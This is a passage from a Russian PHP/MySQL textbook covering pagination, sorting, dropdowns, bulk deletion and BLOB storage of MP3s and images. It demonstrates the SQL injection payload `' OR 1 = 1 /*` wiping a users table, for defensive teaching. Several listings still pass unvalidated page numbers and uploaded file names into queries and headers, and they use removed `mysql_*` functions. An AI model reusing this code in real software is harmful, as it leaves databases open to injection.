Как видно из рис. II.4.11, для удаления всей базы данных пользователей не пришлось даже передавать пароль. Можно попытаться минимизировать ущерб от такого вида удаления при помощи инструкции `LIMIT 1`, которая не позволит скрипту удалить больше одной инструкции за один раз (листинг II.4.19).

Листинг II.4.19. SQL-запрос

```
DELETE FROM userslist
WHERE pass = 'пароль' AND
name = 'имя'
LIMIT 1
```

Однако помимо того, что злоумышленник может вызывать скрипт до тех пор, пока в базе данных не останется ни одного пользователя (можно автоматизировать этот процесс), он также может воспользоваться другим приемом, позволяющим удалить всех пользователей системы. Для этого в поле пароля передается SQL-инъекция вида `' OR 1 = 1 /*`. В этом случае инъекционный запрос выглядит так, как это представлено в листинге II.4.20.

Листинг II.4.20. Использование инъекционного запроса

```
DELETE FROM userslist
WHERE pass = '' OR 1 = 1 /*' AND
name = ''
```

Все, что расположено после `/*`, считается комментарием (в том числе и инструкция `LIMIT 1`). В MySQL завершение комментария не является обязательной процедурой. Результат выполнения SQL-инъекции представлен на рис. II.4.12.




Рис. II.4.12. Удаление всех пользователей

Строить защиту здесь разумно так же, как и в предыдущем разделе, прибегая к обработке любых переменных, полученных от пользователя при помощи функции `mysql_escape_string()` (листинг II.4.21).

Листинг II.4.21. Защита при помощи функции `mysql_escape_string()`

```
<?php
  ...
  if(!get_magic_quotes_gpc())
  {
    $_POST['name']  = mysql_escape_string($_POST['name']);
    $_POST['pass']  = mysql_escape_string($_POST['pass']);
  }
  ...
?>
```

II.4.6. Постраничная навигация

Постраничную навигацию средствами MySQL удобнее реализовывать при помощи конструкции `LIMIT N, M`, позволяющей извлечь `M` записей, начиная с позиции `N` (листинг II.4.22).

Листинг II.4.22. Реализация постраничной навигации

```
<?php
  // Количество позиций на странице
  $pnumber = 3;

  // Устанавливаем соединение с базой данных
  require_once("config.php");

  // Формируем запрос на извлечение списка
  // каталогов
  $query = "SELECT * FROM catalogs";
  $cat = mysql_query($query);
  if(!$cat) exit(mysql_error());
  while($catalog = mysql_fetch_array($cat))
  {
    // Выводим ссылку на каталог
    echo "<a
href=$_SERVER[PHP_SELF]?id_catalog=$catalog[id_catalog]>$catalog[name]</a
><br>";
  }
  echo "<a href=$_SERVER[PHP_SELF]?id_catalog=0>Все товарные
позиции</a><br><br>";

  // Если передан параметр id_catalog, следовательно,
  // необходимо выводить информацию по товарным позициям
  if(preg_match("|^[\d]+$|i",$_GET['id_catalog']))
  {
    // Проверяем, передан ли номер текущей страницы
    if(isset($_GET['page'])) $page = $_GET['page'];
    else $page = 1;

    // Начальная позиция
    $start = (($page - 1)*$pnumber + 1);

    if($_GET[id_catalog] != 0) $where = "WHERE id_catalog =
$_GET[id_catalog]";
    else $where = "";
    // Формируем запрос на извлечение товарных
    // позиций текущего каталога
```

```
$query = "SELECT * FROM products
          $where
          ORDER BY price
          LIMIT $start, $pnumber";
$prd = mysql_query($query);
if(!$prd) exit(mysql_error());
// Если в текущем каталоге имеется хотя бы
// одна товарная позиция, то выводим ее
if(mysql_num_rows($prd) > 0)
{
  echo "<table border=1>
          <tr>
            <td>Название</td>
            <td>Цена</td>
          </tr>";
  while($product = mysql_fetch_array($prd))
  {
    echo "<tr>
            <td>$product[name]</td>
            <td>$product[price]</td>
          </tr>";
  }
  echo "</table>";
}

// Количество страниц
$query = "SELECT COUNT(*) FROM products $where";
$tot = mysql_query($query);
if(!$tot) exit(mysql_error());
$total = mysql_result($tot,0);
$number = (int)($total/$pnumber);
if((float)($total/$pnumber) - $number != 0) $number++;

// Постраничная навигация
for($i = 1; $i <= $number; $i++)
{
  if($i != $number)
  {
```

```
        if($page == $i)
        {
          echo "[".(($i - 1)*$pnumber + 1)."-".$i*$pnumber."] ";
        }
        else
        {
          echo "<a href=$_SERVER[PHP_SELF]?id_catalog=".
                       $_GET['id_catalog']."&page=".$i.">[".
                       (($i - 1)*$pnumber + 1)."-".
                       $i*$pnumber."]</a> ";
        }
      }
      else
      {
        if($page == $i)
        {
          echo "[".(($i - 1)*$pnumber + 1)."-".($total - 1)."] ";
        }
        else
        {
          echo "<a href=$_SERVER[PHP_SELF]?id_catalog=".
                       $_GET['id_catalog']."&page=".$i.">[".
                       (($i - 1)*$pnumber + 1)."-".
                       ($total - 1)."]</a> ";
        }
      }
    }
  }
?>
```

II.4.7. Алфавитная навигация

Для реализации алфавитной навигации удобнее извлечь все первые буквы товарных позиций из таблицы `products` и сгруппировать их при помощи конструкции `GROUP BY`. Запрос, осуществляющий данную операцию, может выглядеть следующим образом (листинг II.4.23).

Листинг II.4.23. Извлечение списка первых букв товарных позиций

```
SELECT SUBSTRING(name,1,1) AS letter
FROM products
GROUP BY letter
ORDER BY letter
```

После этого достаточно сформировать ссылки с полученными буквами и передать через GET-параметр выбранную посетителем букву. Запрос, осуществляющий выбор всех товарных позиций, начинающихся на выбранную букву, может выглядеть так, как это представлено в листинге II.4.24.

Листинг II.4.24. Выбор записей

```
SELECT * FROM products
WHERE SUBSTRING(name,1,1) = 'D'
ORDER BY price
```

В листинге II.4.25 оба запроса объединены в единый скрипт.

Листинг II.4.25. Алфавитная навигация

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");

  // Формируем запрос на извлечение первых
  // букв товарных позиций
  $query = "SELECT SUBSTRING(name,1,1) AS letter
            FROM products
            GROUP BY letter
            ORDER BY letter";
  $prd = mysql_query($query);
  if(!$prd) exit(mysql_error());
  // Если имеется хотя бы одна запись,
  // то выводим ее
  if(mysql_num_rows($prd) > 0)
  {
    while($product = mysql_fetch_array($prd))
```

```
    {
      echo "<a href=$_SERVER[PHP_SELF]?letter=$product[letter]>
                                          $product[letter]</a>";
    }
  }

  // Если передан параметр letter и он
  // состоит из одного символа - выводим
  // содержимое таблицы
  if(preg_match("|^[a-z]$|i", $_GET['letter']))
  {
    // Выводим товарные позиции
    $query = "SELECT * FROM products
              WHERE SUBSTRING(name,1,1) = '$_GET[letter]'
              ORDER BY price";
    $prd = mysql_query($query);
    if(!$prd) exit(mysql_error());
    // Если в текущем каталоге имеется хотя бы
    // одна товарная позиция, то выводим ее
    if(mysql_num_rows($prd) > 0)
    {
      echo "<br><br><table border=1>
              <tr>
                <td>Название</td>
                <td>Цена</td>
              </tr>";
      while($product = mysql_fetch_array($prd))
      {
        echo "<tr>
                <td>$product[name]</td>
                <td>$product[price]</td>
              </tr>";
      }
      echo "</table>";
    }
  }
?>
```

II.4.8. Сортировка

Сортировка результатов SQL-запроса производится при помощи конструкции `ORDER BY`, после которой указывается имя столбца, который подвергается сортировке. Если указать необязательное ключевое слово `DESC`, сортировка будет производиться в обратном порядке. Таким образом, задача сводится к формированию динамического SQL-запроса, в конструкцию `ORDER BY` которого подставлялись бы имена выбранных столбцов. Для этого будем использовать запрос вида:

```
SELECT * FROM products
ORDER BY $order $desc
```

где переменная `$order` будет содержать имя столбца, а `$desc` принимать либо пустое значение, либо ключевое слово `DESC`, в зависимости от того, какой вид сортировки выбран (листинг II.4.26).

Листинг II.4.26. Сортировка

```
<?php
  // Проверяем параметры, переданные скрипту
  $order = "name";
  if($_GET['order'] == 'name')  $order = "name";
  if($_GET['order'] == 'price') $order = "price";
  if($_GET['order']  == 'mark')  $order = "mark";
  if($_GET['order'] == 'count') $order = "count";
  if($_GET['add']   == 'desc')
  {
    $desc = "DESC";
    $add  = "";
  }
  else
  {
    $desc = "";
    $add  = "desc";
  }
  // Устанавливаем соединение с базой данных
  require_once("config.php");

  // Выводим товарные позиции
```

```
  $query = "SELECT * FROM products
            ORDER BY $order $desc";
  $prd = mysql_query($query);
  if(!$prd) exit(mysql_error());
  // Если в текущем каталоге имеется хотя бы
  // одна товарная позиция, то выводим ее
  if(mysql_num_rows($prd) > 0)
  {
    echo "<table border=1>
            <tr>
  <td><a href=$_SERVER[PHP_SELF]?order=name&add=$add>Название</a></td>
  <td><a href=$_SERVER[PHP_SELF]?order=price&add=$add>Цена</a></td>
  <td><a href=$_SERVER[PHP_SELF]?order=mark&add=$add>Оценка</a></td>
  <td><a href=$_SERVER[PHP_SELF]?order=count&add=$add>Количество</a></td>
            </tr>";
    while($product = mysql_fetch_array($prd))
    {
      echo "<tr>
              <td>$product[name]</td>
              <td>$product[price]</td>
              <td>$product[mark]</td>
              <td>$product[count]</td>
            </tr>";
    }
    echo "</table>";
  }
?>
```

В начале скрипта GET-параметр `order` подвергается проверке, и если его значение равно одному из столбцов, присутствующих в таблице, то в переменную `$order` помещается имя столбца. В противном случае переменная `$order` принимает значение по умолчанию, равное `"name"`. Такая громоздкая проверка необходима для того, чтобы избежать SQL-инъекции. При включенном режиме `register_globals` интерпретатор PHP автоматически создает для GET-параметров переменные. То есть появляется возможность при обращении к скрипту передать через параметр `order` SQL-инъекцию. Поэтому при работе с методами GET, POST или cookie необходимо всегда явно проверять переменные, которые передаются от одной страницы к другой, так как в этих методах передачи одним из посредников выступает компьютер клиента, где передаваемые данные могут подвергнуться подделке.

II.4.9. Двойной выпадающий список

Для вывода первого списка необходимо сформировать HTML-форму с тегом `<select>` в цикле обработки результата SQL-запроса на выборку записей таблицы `catalogs`. Каждый элемент списка (`<option>`) будет представлять собой название каталога, а атрибут `value` будет принимать значение первичного ключа текущего каталога. Для того чтобы форма автоматически перезагружалась, в тег `<select>` нужно добавить обработчик события `onchange` (выбор элемента из списка) следующего вида: `onchange='this.form.submit()'`. После перезагрузки страницы надо отслеживать, не передан ли параметр `id_catalog` (именно так мы назовем первый выпадающий список). Параметр `id_catalog` нужно проверить при помощи регулярного выражения на соответствие целому числу, так как злоумышленник через него может осуществить SQL-инъекцию.

Код формирования двойного выпадающего списка может выглядеть так, как это представлено в листинге II.4.27.

Листинг II.4.27. Двойной выпадающий список

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");

  // Начало HTML-формы
  echo "<form method=post>";

  // Формируем первый выпадающий список
  $query = "SELECT * FROM catalogs
            ORDER BY name";
  $cat = mysql_query($query);
  if(!$cat) exit(mysql_error());
  // Если имеется хотя бы одна запись,
  // то формируем выпадающий список
  if(mysql_num_rows($cat) > 0)
  {
    echo "<select name=id_catalog onchange='this.form.submit()'>";
    echo "<option value=0>Не имеет значения</option>";
    while($catalog = mysql_fetch_array($cat))
    {
      if($_POST['id_catalog'] == $catalog['id_catalog'])
```

```
      {
        $selected = "selected";
      }
      else $selected = "";
      echo "<option value=$catalog[id_catalog] $selected>
                    $catalog[name]</option>";
    }
    echo "</select>";
  }

  // Проверяем, является ли параметр id_catalog числом
  if(preg_match("|^[\d]+$|",$_POST['id_catalog']))
  {
    // Формируем второй выпадающий список
    $query = "SELECT * FROM products
              WHERE id_catalog = $_POST[id_catalog]
              ORDER BY name";
    $prd = mysql_query($query);
    if(!$prd) exit(mysql_error());
    // Если в текущем каталоге имеется хотя бы
    // одна товарная позиция, то формируем выпадающий список
    if(mysql_num_rows($prd) > 0)
    {
      echo "<select name=id_product onchange='this.form.submit()'>";
      while($product = mysql_fetch_array($prd))
      {
        echo "<option value=$product[id_product]>
                      $product[name]</option>";
      }
      echo "</select>";
    }
  }

  // Конец HTML-формы
  echo "</form>";
?>
```

К недостаткам метода, представленного в листинге II.4.27, относится тот факт, что пользователь вынужден постоянно осуществлять перезагрузку

страницы. Другим способом решения этой задачи является предварительная загрузка различных вариантов во втором выпадающем списке на страницу и отображение их средствами JavaScript при выборе элемента в первом выпадающем списке.

Для этого при формировании первого списка сформируем массив первичных ключей `$array_catalog` таблицы `catalogs`. Используя данный массив, сформируем массив JavaScript (листинг II.4.28).

Листинг II.4.28. Формируем массив JavaScript

```
<script language='JavaScript1.1' type='text/javascript'>
<!--
  var messageIdList = new Array(<?= implode(",", $array_catalog) ?>);
-->
</script>
```

В конечной HTML-странице массив будет выглядеть следующим образом

```
var messageIdList = new Array(3,4,2,5,1);
```

Данный список нам понадобится для сокрытия и отображения различных вариантов второго выпадающего списка. Каждый вариант списка будет называться `product$i`, где `$i` пробегает значения из массива `messageIdList`. Кроме того, каждый выпадающий список получит атрибут `id`, значение которого будет совпадать с текущим номером `$i`, для того, чтобы при операциях сокрытия и отображения к списку было удобнее обращаться из JavaScript. Для того чтобы скрыть выпадающий список, атрибуту `style` тега `<select>` необходимо присвоить значение `"display:none"`; для того чтобы отобразить его на странице, необходимо изменить значение атрибута `style` на `"display:block"`. Перед тем как отобразить выбранный список, все списки следует скрыть, чтобы в каждый момент времени на странице был только один вариант второго выпадающего списка. Эта операция будет осуществляться при помощи обработчика события `onchange` первого выпадающего списка (листинг II.4.29).

Листинг II.4.29. Обработчик события `onchange` первого выпадающего списка

```
<script language='JavaScript1.1' type='text/javascript'>
<!--
  var messageIdList = new Array(<?= implode(",", $array_catalog) ?>);
  function show(sel)
  {
    for (i = 0; i < messageIdList.length; i++)
```

```
    {
      document.getElementById(messageIdList[i]).style.display = "none";
    }
    Var selectedVal = sel.options[sel.selectedIndex].value;
    document.getElementById(selectedVal).style.display = "block";
  }
//-->
</script>
```

В цикле `for` все выпадающие списки скрываются, после чего выбранный список отображается. Сам PHP-код, формирующий HTML-форму, может выглядеть следующим образом (листинг II.4.30).

Листинг II.4.30. Двойной выпадающий список

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");

  // Начало HTML-формы
  echo "<form action=3.php method=post>";

  // Формируем первый выпадающий список
  $query = "SELECT * FROM catalogs
            ORDER BY name";
  $cat = mysql_query($query);
  if(!$cat) exit(mysql_error());
  // Если имеется хотя бы одна запись,
  // то формируем выпадающий список
  if(mysql_num_rows($cat) > 0)
  {
    echo "<select name=id_catalog
          onchange='show(this.form.id_catalog)'>";
    echo "<option value=0>Не имеет значения</option>";
    while($catalog = mysql_fetch_array($cat))
    {
      if($_POST['id_catalog'] == $catalog['id_catalog'])
      {
        $selected = "selected";
      }
```

```
    else $selected = "";
    echo "<option value=$catalog[id_catalog] $selected>
                $catalog[name]</option>";

    // Формируем массив первичных ключей каталогов
    $array_catalog[] = $catalog['id_catalog'];
  }
  echo "</select>";
}

// Формируем второй выпадающий список
$query = "SELECT * FROM catalogs";
$cat = mysql_query($query);
if(!$cat) exit(mysql_error());
// Если имеется хотя бы одна запись,
// формируем выпадающий список
if(mysql_num_rows($cat) > 0)
{
  while($catalog = mysql_fetch_array($cat))
  {
    // Формируем скрытые списки
    $query = "SELECT * FROM products
              WHERE id_catalog = $catalog[id_catalog]
              ORDER BY name";
    $prd = mysql_query($query);
    if(!$prd) exit(mysql_error());
    // Если в текущем каталоге имеется хотя бы
    // одна товарная позиция, то формируем выпадающий список
    if(mysql_num_rows($prd) > 0)
    {
      echo "<select id=$catalog[id_catalog]
         style=\"display:none\" name=product$catalog[id_catalog]>";
      while($product = mysql_fetch_array($prd))
      {
        if($_POST['id_product'] == $product['id_product'])
        {
          $selected = "selected";
        }
        else $selected = "";
        echo "<option value=$product[id_product] $selected>
                    $product[name]</option>";
```

```
        }
        echo "</select>";
      }
    }
  }
  echo "</br><input type=submit name=send value=Отправить>";

  // Конец HTML-формы
  echo "</form>";
?>
```

В качестве обработчика HTML-формы здесь выступает файл с именем 3.php. Несмотря на то, что выпадающие списки скрыты на HTML-странице, в суперглобальный массив `$_POST` попадут значения из всех пяти выпадающих списков. В этом легко убедиться, подставив в файл 3.php следующий обработчик (листинг II.4.31).

Листинг II.4.31. Обработчик 3.php

```
<?php
  echo "<pre>";
  print_r($_POST);
  echo "</pre>";
?>
```

Результат может выглядеть так, как это представлено на рис. II.4.13.




Рис. II.4.13. Содержимое POST-массива, полученное из HTML-формы (листинг II.4.30)

Как видно из рис. II.4.13, в первом выпадающем списке был выбран элемент таблицы `catalogs`, соответствующий первичному ключу, равному 2. Следовательно, мы можем доверять только списку `product2`, значение которого равно 10. Все остальные элементы массива `$_POST` не играют роли.

II.4.10. Удаление сразу нескольких позиций

Для того чтобы удалить сразу несколько записей из таблицы `products`, необходимо сформировать SQL-запрос вида:

```
DELETE FROM products WHERE id_product IN (4, 6, 8, ..., 20)
```

Данный запрос удалит все записи, чье значение первичного ключа `id_product` совпадает с одним из значений в списке оператора `IN` (листинг II.4.32).

Листинг II.4.32. Удаление нескольких товарных позиций из таблицы `products`

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");

  // Выводим товарные позиции
  $query = "SELECT * FROM products
            ORDER BY name";
  $prd = mysql_query($query);
  if(!$prd) exit(mysql_error());
  // Если в текущем каталоге имеется хотя бы
  // одна товарная позиция, то выводим ее
  if(mysql_num_rows($prd) > 0)
  {
    echo "<form method=post>";
    echo "<table border=1>
            <tr>
              <td> </td>
              <td>Название</td>
              <td>Цена</td>
              <td>Оценка</td>
              <td>Количество</td>
            </tr>";
    $i = 0;
```

```
    while($product = mysql_fetch_array($prd))
    {
      echo "<tr>
              <td><input type=checkbox name=product[] val-
ue=$product[id_product]></td>
              <td>$product[name]</td>
              <td>$product[price]</td>
              <td>$product[mark]</td>
              <td>$product[count]</td>
            </tr>";
      $i++;
    }
    echo "</table>";
    echo "</br><input type=submit name=send value=Удалить>";
    echo "</form>";
  }

  // Если суперглобальный массив $_POST не пуст,
  // производим обработку запроса
  if(!empty($_POST))
  {
    // Для удаления товарных позиций необходимо
    // сформировать запрос вида
    // DELETE FROM products WHERE id_product IN (4, 6, 8, ..., 20)
    // где цифры в скобках являются элементами
    // массива $_POST['product'][]
    $temp = array();
    foreach($_POST['product'] as $id_product)
    {
      // Проверяем, является ли переменная $id_product числом
      if(preg_match("|^[\d]+$|",$id_product))
      {
        $temp[] = $id_product;
      }
    }
    // Формируем и выполняем запрос на удаление
    // нескольких позиций
    $query = "DELETE FROM products
              WHERE id_product IN (".implode(",",$temp).")";
```

```
    if(mysql_query($query))
    {
      echo "<HTML><HEAD>
         <META HTTP-EQUIV='Refresh' CONTENT='0; URL=$_SERVER[PHP_SELF]'>
            </HEAD></HTML>";
    }
  }
?>
```

II.4.11. Хранение MP3-файлов в базе данных

Для хранения MP3-файлов в базе данных MySQL необходимо создать таблицу `mp3` (листинг II.4.33), одно из полей которой будет производным от поля BLOB. Поля типа BLOB специально созданы для хранения бинарных данных и гарантируют, что помещенная в них информация не будет искажена кодировкой. Таблица `mp3` состоит из трех полей:

- `id_mp3` — первичный ключ, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — имя файла;
- `content` — бинарное содержимое MP3-файла.

Листинг II.4.33. Таблица `mp3`

```
CREATE TABLE mp3 (
  id_mp3 INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  content LONGBLOB NOT NULL,
  PRIMARY KEY (id_mp3)
) TYPE=MyISAM;
```

Замечание

MP3-файлы обычно обладают большим размером, поэтому для корректной работы с ними необходимо убедиться, что все серверные директивы позволяют работать с таким объемом данных. Директивы конфигурационного файла php.ini должны позволять передавать достаточный объем данных методом POST (директива `post_max_size`) и через загружаемый файл (директива `upload_max_filesize`). Кроме того, база данных MySQL должна позволять оперировать длинными SQL-запросами (директива `max_allowed_packet` файла my.ini).

Скрипт, осуществляющий загрузку MP3-файлов на сервер и размещение их в базе данных, представлен в листинге II.4.34.

Листинг II.4.34. Загрузка MP3-файлов в базу данных

```
<form enctype='multipart/form-data' method=post>
<input type="file" name="mp3"><br>
<input type=submit value='Загрузить'>
</form>
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");

  // Обработчик HTML-формы
  if(!empty($_FILES))
  {
    // Проверяем, является ли переданный файл mp3-файлом
    if($_FILES['mp3']['type'] == 'audio/mpeg')
    {
      // Читаем содержимое файла
      $content = file_get_contents($_FILES['mp3']['tmp_name']);
      // Уничтожаем файл во временном каталоге
      unlink($_FILES['mp3']['tmp_name']);

      // Экранируем спецсимволы в бинарном содержимом файла
      $content = mysql_escape_string($content);

      // Формируем запрос на добавление файла в таблицу
      $query = "INSERT INTO mp3 VALUES
                (NULL, '".$_FILES['mp3']['name']."', '$content')";
      if(mysql_query($query))
      {
        // Осуществляем автоматическую перезагрузку страницы
        // для очистки POST-данных
        echo "<HTML><HEAD>
         <META HTTP-EQUIV='Refresh' CONTENT='0; URL=$_SERVER[PHP_SELF]'>
             </HEAD></HTML>";
      } else exit(mysql_error());
    }
  }

  // Выводим список файлов
```

```
  $query = "SELECT * FROM mp3";
  $mp = mysql_query($query);
  if(!$mp) exit(mysql_error());
  // Если имеется хотя бы одна запись,
  // выводим
  if(mysql_num_rows($mp) > 0)
  {
    while($mp3 = mysql_fetch_array($mp))
    {
      echo "<a href=get.php?id_mp3=$mp3[id_mp3]>$mp3[name]</a><br>";
    }
  }
?>
```

После того как MP3-файл загружен на сервер во временный каталог, проверяется, является ли он музыкальным файлом, при помощи условного оператора `if`:

```
if($_FILES['mp3']['type'] == 'audio/mpeg')
```

После этого содержимое файла переводится в переменную `$content`, а временный файл уничтожается при помощи функции `unlink()`. Перед помещением содержимого MP3-файла в базу данных оно подвергается действию функции `mysql_escape_string()`, которая экранирует специальные символы, способные исказиться при передаче запроса по сети.

В конце скрипта выводится список MP3-файлов, уже помещенных в базу данных. Каждая позиция представляет собой гиперссылку на файл get.php, которому через параметр `id_mp3` передается первичный ключ записи, которая должна быть предоставлена пользователю для загрузки. Сам файл get.php может выглядеть так, как это представлено в листинге II.4.35.

Листинг II.4.35. Передача файла из базы данных пользователю

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");

  // Проверяем, передан ли параметр id_mp3
  // и является ли он целым числом, чтобы
  // предотвратить SQL-инъекцию
  if(!preg_match("|^[\d]+$|",$_GET['id_mp3']))
  {
    exit("Недопустимый формат URL-запроса");
```

```
  }

  // Извлекаем MP3-файл из базы данных
  $query = "SELECT * FROM mp3
            WHERE id_mp3 = $_GET[id_mp3]";
  $mp3 = mysql_query($query);
  if(!$mp3) exit(mysql_error());
  $file = mysql_fetch_array($mp3);

  // Устнавливаем имя загружаемого файла
  header("Content-Disposition: attachment; filename=$file[name]");
  // Отсылаем заголовки на загрузку файла
  header("Content-type: application/octet-stream");
  // Отправляем файл пользователю
  echo $file['content'];
?>
```

После того как GET-параметр `id_mp3` проверяется при помощи регулярного выражения на соответствие числу, из таблицы `mp3` извлекается запись запрошенного MP3-файла. После этого браузеру отправляются HTTP-заголовки с названием файла и описанием содержимого, в котором сообщается, что в документе передаются бинарные данные. Отсутствие данных заголовков приведет к тому, что браузер посчитает файл за обычную страницу и выведет содержимое файла в окно браузера. Завершает скрипт отправка бинарных данных при помощи конструкции `echo`.

Замечание

После оператора `echo $file['content'];` не должно быть никакого вывода в окно браузера, в том числе не должно быть пробелов и переводов строк после тега `?>`, иначе файл будет испорчен.

II.4.12. Хранение изображений в базе данных

Для хранения изображений в базе данных MySQL необходимо создать таблицу `image` (листинг II.4.36), одно из полей которой будет производным от поля BLOB. Таблица `image` состоит из трех полей:

- `id_image` — первичный ключ, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — имя файла;
- `content` — бинарное содержимое графического файла.

Листинг II.4.36. Таблица `image`

```
CREATE TABLE image (
  id_image INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  content LONGBLOB NOT NULL,
  PRIMARY KEY (id_image)
) TYPE=MyISAM;
```

Замечание

MP3-файлы обычно обладают большим размером, поэтому для корректной работы с ними необходимо убедиться, что все серверные директивы позволяют работать с таким объемом данных. Директивы конфигурационного файла php.ini должны позволять передавать достаточный объем данных методом POST (директива `post_max_size`) и через загружаемый файл (директива `upload_max_filesize`). Кроме того, база данных MySQL должна позволять оперировать длинными SQL-запросами (директива `max_allowed_packet` файла my.ini).

Скрипт, осуществляющий загрузку графических файлов на сервер и размещение их в базе данных, представлен в листинге II.4.37.

Листинг II.4.37. Загрузка графических файлов в базу данных

```
<form enctype='multipart/form-data' method=post>
<input type="file" name="image"><br>
<input type=submit value='Загрузить'>
</form>
<?php
  // Количество изображений на странице
  $pnumber = 3;

  // Устанавливаем соединение с базой данных
  require_once("config.php");

  // Обработчик HTML-формы
  if(!empty($_FILES))
  {
    // Проверяем, является ли переданный файл графическим
    if(substr($_FILES['image']['type'],0,5) == 'image')
    {
```

```
    // Читаем содержимое файла
    $content = file_get_contents($_FILES['image']['tmp_name']);
    // Уничтожаем файл во временном каталоге
    unlink($_FILES['image']['tmp_name']);

    // Экранируем спецсимволы в бинарном содержимом файла
    $content = mysql_escape_string($content);

    // Формируем запрос на добавление файла в таблицу
    $query = "INSERT INTO image VALUES(NULL,
                                       '".$_FILES['image']['name']."',
                                       '$content')";
    if(mysql_query($query))
    {
      // Осуществляем автоматическую перезагрузку страницы
      echo "<HTML><HEAD>
        <META HTTP-EQUIV='Refresh' CONTENT='0; URL=$_SERVER[PHP_SELF]'>
          </HEAD></HTML>";
    } else exit(mysql_error());
  }
}

// Проверяем, передан ли номер текущей страницы
if(isset($_GET['page'])) $page = $_GET['page'];
else $page = 1;

// Начальная позиция
$start = (($page - 1)*$pnumber + 1);

// Выводим список файлов
$query = "SELECT * FROM image LIMIT $start, $pnumber";
$img = mysql_query($query);
if(!$img) exit(mysql_error());
// Если имеется хотя бы одна запись,
// выводим
if(mysql_num_rows($img) > 0)
{
  while($image = mysql_fetch_array($img))
  {
    echo "<img src=get.php?id_image=$image[id_image]> ";
```

```
    }
  }
  echo "<br><br>";

  // Количество страниц
  $query = "SELECT COUNT(*) FROM image";
  $tot = mysql_query($query);
  if(!$tot) exit(mysql_error());
  $total = mysql_result($tot,0);
  $number = (int)($total/$pnumber);
  if((float)($total/$pnumber) - $number != 0) $number++;

  // Постраничная навигация
  for($i = 1; $i <= $number; $i++)
  {
    if($i != $number)
    {
      if($page == $i)
      {
        echo "[".(($i - 1)*$pnumber + 1)."-".$i*$pnumber."] ";
      }
      else
      {
        echo "<a href=$_SERVER[PHP_SELF]?page=".$i.
             ">[".(($i - 1)*$pnumber + 1)."-".$i*$pnumber."]</a> ";
      }
    }
    else
    {
      if($page == $i)
      {
        echo "[".(($i - 1)*$pnumber + 1)."-".($total - 1)."] ";
      }
      else
      {
        echo "<a href=$_SERVER[PHP_SELF]?page=".$i.
             ">[".(($i - 1)*$pnumber + 1)."-".($total - 1)."]</a> ";
      }
    }
  }
?>
```

Для того чтобы найти все графические файлы, проверяется не все содержимое элемента суперглобального массива `$_FILES['image']['type']`, а лишь первые пять символов:

```
if(substr($_FILES['image']['type'],0,5) == 'image')
```

Если они равны подстроке `'image'`, значит, мы имеем дело с графическим изображением. Далее логика совпадает с логикой скрипта из листинга II.4.34, однако в области под формой загрузки изображения выводятся не ссылки, а изображения. Атрибуту `src` тега `<img>` передается ссылка на файл get.php, который содержит скрипт, представленный в листинге II.4.38.

Листинг II.4.38. Вывод изображения из базы данных

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");

  // Проверяем, передан ли параметр id_image
  // и является ли он целым числом, чтобы
  // предотвратить SQL-инъекцию
  if(!preg_match("|^[\d]+$|",$_GET['id_image']))
  {
    exit("Недопустимый формат URL-запроса");
  }

  // Извлекаем графический файл из базы данных
  $query = "SELECT * FROM image
            WHERE id_image = $_GET[id_image]";
  $img = mysql_query($query);
  if(!$img) exit(mysql_error());
  $image = mysql_fetch_array($img);

  // Отсылаем заголовки на загрузку файла
  header("Content-type: image/*");
  // Отправляем файл пользователю
  echo $image['content'];
?>
```

Здесь в качестве заголовка перед отправкой содержимого графического файла передается HTTP-заголовок `"Content-type: image/*"`, который сообщает, что после него идет графический файл (формат файла не уточняется).

Замечание

